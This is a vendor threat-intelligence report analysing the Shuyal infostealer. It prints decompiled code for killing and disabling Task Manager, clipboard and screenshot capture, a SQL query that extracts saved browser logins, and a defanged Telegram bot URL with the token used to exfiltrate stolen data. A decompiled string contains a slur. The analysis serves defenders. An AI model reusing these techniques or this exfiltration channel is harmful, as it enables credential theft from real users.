Shuyal Stealer: Advanced Infostealer Targeting 19 Browsers

Lat61 Threat Intelligence Team ⋮ ⋮ 10/7/2025

Introduction:

- Shuyal Stealer is a recently uncovered Infostealer that pushes the boundaries of traditional browser-targeted malware. Unlike most variants that zero in on popular platforms like Chrome and Edge, Shuyal dramatically widens its scope by targeting 19 different browsers, making it far more versatile and dangerous in its data-harvesting capabilities.
- Beyond the usual theft of browser stored credentials, Shuyal Stealer takes a more invasive approach by conducting deep system reconnaissance. It collects granular details about disk drives, input peripherals, and display setups. On top of that, it captures screenshots and clipboard contents, adding layers of context to the stolen data. All of this, including Discord tokens, is funneled out through a Telegram bot infrastructure, making Shuyal a highly efficient and stealthy data-exfiltration tool.
- Shuyal Stealer employs PowerShell scripts to streamline its data-theft operation. It first compresses the harvested information into an archive stored in the directory. This archive is then transmitted through a Telegram bot infrastructure, ensuring covert exfiltration. To cover its tracks, the malware subsequently erases both the compressed archive and any residual browser database traces, effectively minimizing forensic footprints and complicating detection.
- One of the most unsettling features of Shuyal is its ability to clean up after data-exfiltration.

Infection Flowchart:



Figure 1: Infection chain flow.

Technical Analysis:

MD5: 9523086ab1c3ab505f3dfd170672af1e

SHA-256: 8bbeafcc91a43936ae8a91de31795842cd93d2d8be3f72ce5c6ed27a08cdc092

Compiler: 64 bit C++ compiler executable file



Figure 2: File Information.

- The malware known as Shuyal was named after a unique identifier found in its PDB path extracted from the executable.



Figure 3: Malware name Identification.

- Shuyal Stealer conducts deep system profiling using Windows Management Instrumentation (WMI) commands, enabling it to extract granular hardware and configuration data. By executing commands like:
  - wmic diskdrive get model, serial number.
  - wmic path Win32_Keyboard get Description, DeviceID.



Figure 4: System Information.

- Shuyal Stealer collects system-level data including disk drive specifications, input device identifiers, and display configurations to construct a detailed fingerprint of the compromised machine. This level of reconnaissance empowers the malware to customize its attack strategies, bypass conventional security measures, and enable precise identity theft or exploitation tailored to the victim's hardware and usage patterns.



Figure 5: System Information



Figure 6: System Information.

- One of Shuyal Stealer's most striking evasion techniques is its deliberate targeting of Windows Task Manager. As soon as it executes, the malware scans active processes to identify *taskmgr.exe* and shut down suspicious activity. Once located, Shuyal forcefully terminates it using the *TerminateProcess* method.



Figure 7: Stopping Task Manager.

```
strcpy((char *)&v32, "7Taskmgr.exe");
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v18 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != (HANDLE)-1LL )
{
  pe.dwSize = 568;
  if ( Process32FirstW(Toolhelp32Snapshot, &pe) )
  {
    do
    {
      wcstombs(Dest, pe.szExeFile, 0x104u);
      if ( !(unsigned int)sub_140435080(Dest, (char *)&v32 + 1) )
      {
        v19 = OpenProcess(1u, 0, pe.th32ProcessID);
        v20 = v19;
        if ( v19 )
        {
          TerminateProcess(v19, 0);
          CloseHandle(v20);
        }
        else
        {
          v21 = sub_140117E00(&qword_1405B2E40, "Big back nigga jew");
          sub_14011C8D0(v21);
        }
      }
    }
    while ( Process32NextW(v18, &pe) );
  }
  CloseHandle(v18);
}
```

Figure 8: IDA view of Stopping Task Manager.

- After forcibly shutting down Task Manager, Shuyal Stealer takes its evasion a step further by altering the Windows registry. It sets the value *DisableTaskMgr* to 1. This move effectively cuts off a vital tool for monitoring and terminating malicious processes, allowing the malware to operate undisturbed and making manual investigation nearly impossible for the average user.
- By terminating Task Manager, the malware conceals its presence from vigilant users who might otherwise detect or stop it. To ensure this interference remains after reboot, Shuyal modifies the Windows registry to permanently disable Task Manager.

```
if ( !RegCreateKeyExW(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
        0,
        0,
        0,
        2u,
        0,
        &hKey,
        0) )
{
  *(_DWORD *)Data = 1;
  RegSetValueExW(hKey, L"DisableTaskMgr", 0, 4u, Data, 4u);
  RegCloseKey(hKey);
}
```

Figure 9: Task Manager disabled by Registry value.

How Does Shuyal Stealer Stay Persistent?:

- Shuyal Stealer's persistence mechanism is built around stealthy defense evasion tactics designed to maintain long-term access to infected systems. To ensure it launches automatically with every reboot, the malware uses the CopyFileA API to silently replicate itself into the Windows Startup folder. This guarantees execution upon system restart, allowing Shuyal to remain active without raising alarms, an approach that reinforces its resilience and makes remediation significantly more challenging.



Figure 10: Startup entry.

How Does Shuyal Stealer Steal Data?

- Shuyal Stealer aggressively hunts for the “Login Data” file—a critical SQLite database that stores saved credentials like usernames and URLs across a wide array of browsers. Unlike typical infostealers that focus on a handful of mainstream platforms, Shuyal targeting the following 19 browsers such as Chrome, Edge, and Tor, Brave, Opera, Opera GX, Yandex, Vivaldi, Chromium, Waterfox, Epic, Comodo, Slimjet, Coc Coc, Maxthon, 360 Browser and Falkon.
- By extracting login credentials from such a diverse set of browsers, Shuyal significantly increases its chances of compromising user accounts across different platforms and regions making it a formidable threat in the Infostealer landscape. Stealer employs a refined credential harvesting technique by executing a targeted SQL query against browser-stored databases. Specifically, it runs:

```
SELECT origin_url, username_value, password_value FROM logins
```

- This query extracts login credentials—URLs, usernames, and encrypted passwords directly from the browser’s SQLite database. By leveraging this method, Shuyal efficiently retrieves sensitive authentication data from a wide range of browsers, reinforcing its reputation as a highly capable and invasive Infostealer.



Figure 11: Sql query execution.

- The procedure retrieves clipboard content using the OpenClipboard and GetClipboardData API functions, then stores the extracted data in a file named clipboard.txt.

Figure 12: Clipboard.txt for data saving

```
176 LABEL_93:
177       if ( OpenClipboard(0) )
178       {
179         ClipboardData = GetClipboardData(1u);
180         v23 = ClipboardData;
181         if ( ClipboardData )
182         {
183           v24 = (const char *)GlobalLock(ClipboardData);
184           v25 = byte_14056C6C0;
185           if ( v24 )
186             v25 = v24;
187           pExceptionObject = 0;
188           v43 = 0u;
189           do
190             ++v0;
191           while ( v25[v0] );
192           sub_1400FE160(&pExceptionObject, v25);
193           GlobalUnlock(v23);
194           CloseClipboard();
195           v44 = pExceptionObject;
196           v45 = v43;
197         }
198         else
199         {
200           CloseClipboard();
201           v44 = 0;
202           v45 = 0u;
203           sub_1400FE160(&v44, byte_14056C6C0);
204         }
205       }
```
Figure 13: Clipboard data extraction.

- The program captures a screenshot by utilizing the GdiplusStartup, BitBlt, and GdipSaveImageToFile APIs, and stores the image as ‘ss.png’.

```
GdiplusStartup(v69, &v66, 0);
SystemMetrics = GetSystemMetrics(0);
cy = GetSystemMetrics(1);
hdcSrc = GetDC(0);
CompatibleDC = CreateCompatibleDC(hdcSrc);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, SystemMetrics, cy);
SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, SystemMetrics, cy, hdcSrc, 0, 0, 0xCC0020u);
v64 = 0;
v65 = 0;
v63 = &Gdiplus::Bitmap::`vftable';
si128.m128i_i64[0] = 0;
LODWORD(v65) = GdipCreateBitmapFromHBITMAP(CompatibleBitmap, 0, &si128);
v5 = si128.m128i_i64[0];
v64 = si128.m128i_i64[0];
if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) < 0 )
  goto LABEL_94;
si128 = _mm_load_si128((const __m128i *)&xmmword_14056EFE0);
strcpy((char *)v59, "ic\\ss.png");
v56 = 0;
v57 = 0;
v6 = -1;
v7 = -1;
do
```

Figure 14: Screenshot captured API.



Figure 15: Screenshot captured by ss.png.

- It also retrieves authentication tokens from Discord, Discord Canary, and Discord PTB installations.



Figure 16: Steal token from Discord application.

How Does Shuyal Stealer Smuggle Information?:

- The malicious executable creates a ‘runtime’ directory that contains all the files shown in the screenshot below, which are intended for exfiltration browser related information.



Figure 17: Created folder and files for Stealing data.

- The “history.txt” file created by the Shuyal stealer serves as a local log that documents its malicious activity. Here’s a breakdown of what it usually includes:
  - Lists of browsers scanned for credentials, cookies, autofill data, and saved passwords.
  - Examples include Chrome, Edge, Brave, Opera, and Tor.
- Information about messaging apps (e.g., Discord, Telegram) and whether tokens or session data were extracted.
  - Logs of successful or failed data extraction attempts. Notes on whether clipboard or screenshot capture was performed.
- Persistence & Evasion Actions:
  - Confirmation of registry edits (e.g., disabling Task Manager).
  - Self-deletion script execution status.
- Tokens.txt is commonly used to store stolen authentication tokens, especially from platforms like Discord.



Figure 18: Tokens.txt Formation.

Figure 19: Log file contains browsers data.

- The malicious executable uses PowerShell to compress the 'runtime' directory containing files marked for exfiltration into an archive named 'runtime.zip', as illustrated in the figure below.



Figure 20: PowerShell command.



Figure 21: PowerShell archive folder.



Figure 22: PowerShell archive command.

- Shuyal Stealer targets 19 different browsers, including options such as Tor, Brave, Vivaldi, Chrome, Edge, 360 browsers and Waterfox as illustrated in the figure below.

Figure 23: Targeted 19 Browsers.

- Decrypted files named as ‘saved_password.txt’ are created in the temporary folder to store captured user’s browser information.



Figure 24: Collected browser information stored in ‘saved_password.txt’.

How Does Shuyal Stealer Exfiltrate Data?:

- In Shuyal stealer's operation, once it collects sensitive data—credentials, system info, screenshots, and clipboard contents. It compresses the stolen files (often into a ZIP archive) and exfiltrates them using a Telegram bot. This bot acts as a remote drop point controlled by the attacker.
- The malware includes a hardcoded Telegram bot token and chat ID.
- It uses Telegram's Bot API to send the archive file to the attacker's chat.

[hxxps[:]//api.telegram[.]org/[bot]7522684505:AAEODeii83B_nlpLi0bUQTnOtVdjc8yHfjQ/sendDocument?chat_id=-1002503889864]



Figure 25: Telegram bot

- Shuyal stealer, once it collects credentials, system info, screenshots, and clipboard contents then it compresses the stolen files into a ZIP archive.


Figure 26: Zipped credential in "runtime.zip".

- After completing its data theft and exfiltration, the Shuyal stealer attempts to erase its presence from the infected system using a batch script named "util.bat".
- Finally, SHUYAL erases its footprint by generating and executing a batch file designed to remove the malware and its related components. This self-deletion tactic minimizes forensic evidence, making post-infection analysis and attribution significantly more difficult.


Figure 27: Self-deletion command.

How Can Shuyal Stealer be Removed?

1. Reboot into Safe Mode with Networking
2. Use UltraAV antivirus to delete malicious files.
3. Detected as the following name by UltraAV: Trojan.W64.100925.Shuyal.YR

